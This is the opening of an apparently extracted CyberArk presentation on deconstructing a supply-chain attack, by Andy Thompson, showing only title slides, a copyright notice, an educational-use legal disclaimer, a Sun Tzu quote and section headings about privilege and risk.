




CYBERARK®



ATTACK +  
DEFEND

Hacker's Perspective:  
Deconstructing a  
Supply-chain attack

© Copyright 1999–2023 CyberArk Software. All rights reserved. No portion of this publication may be reproduced in any form or by any means without the express written consent of CyberArk Software. CyberArk®, the CyberArk logo and other trade or service names appearing above are registered trademarks (or trademarks) of CyberArk Software in the U.S. and other jurisdictions. Any other trade and service names are the property of their respective owners.

CyberArk believes the information in this document is accurate as of its publication date. The information is provided without any express, statutory, or implied warranties and is subject to change without notice.

# LEGAL DISCLAIMER

These materials are for educational and research purposes only. All tools provided are open source and CyberArk is not associated with any tools provided. The content is not meant to encourage or promote any illegal activities. Therefore, do not attempt to violate the law with anything contained here. If this is your intention, then **LEAVE NOW!**


Neither the authors of this material, CyberArk, or anyone else affiliated with the content in any way, is going to accept responsibility for your actions. **We promote hacking, but do not promote CRIME!** We are documenting the ways criminals steal and perform their nefarious acts, so you can defend yourself and your organization.

Please note that the use of any information or tools within this material is **at your own risk**. The authors and CyberArk shall not be held responsible for any damages or losses resulting from the use of this material. By using this material, you agree to these terms and conditions.

---

If you know the enemy  
and know yourself, you  
need not fear the result  
of a hundred battles.

- Sun Tzu






Andy Thompson



CYBERARK®



ATTACK +  
DEFEND

Deconstructing Cyber Crime




Andy Thompson


# Attack & Defend

## Deconstructing a Cyber crime


# Privilege is Everywhere



# RISK is Everywhere

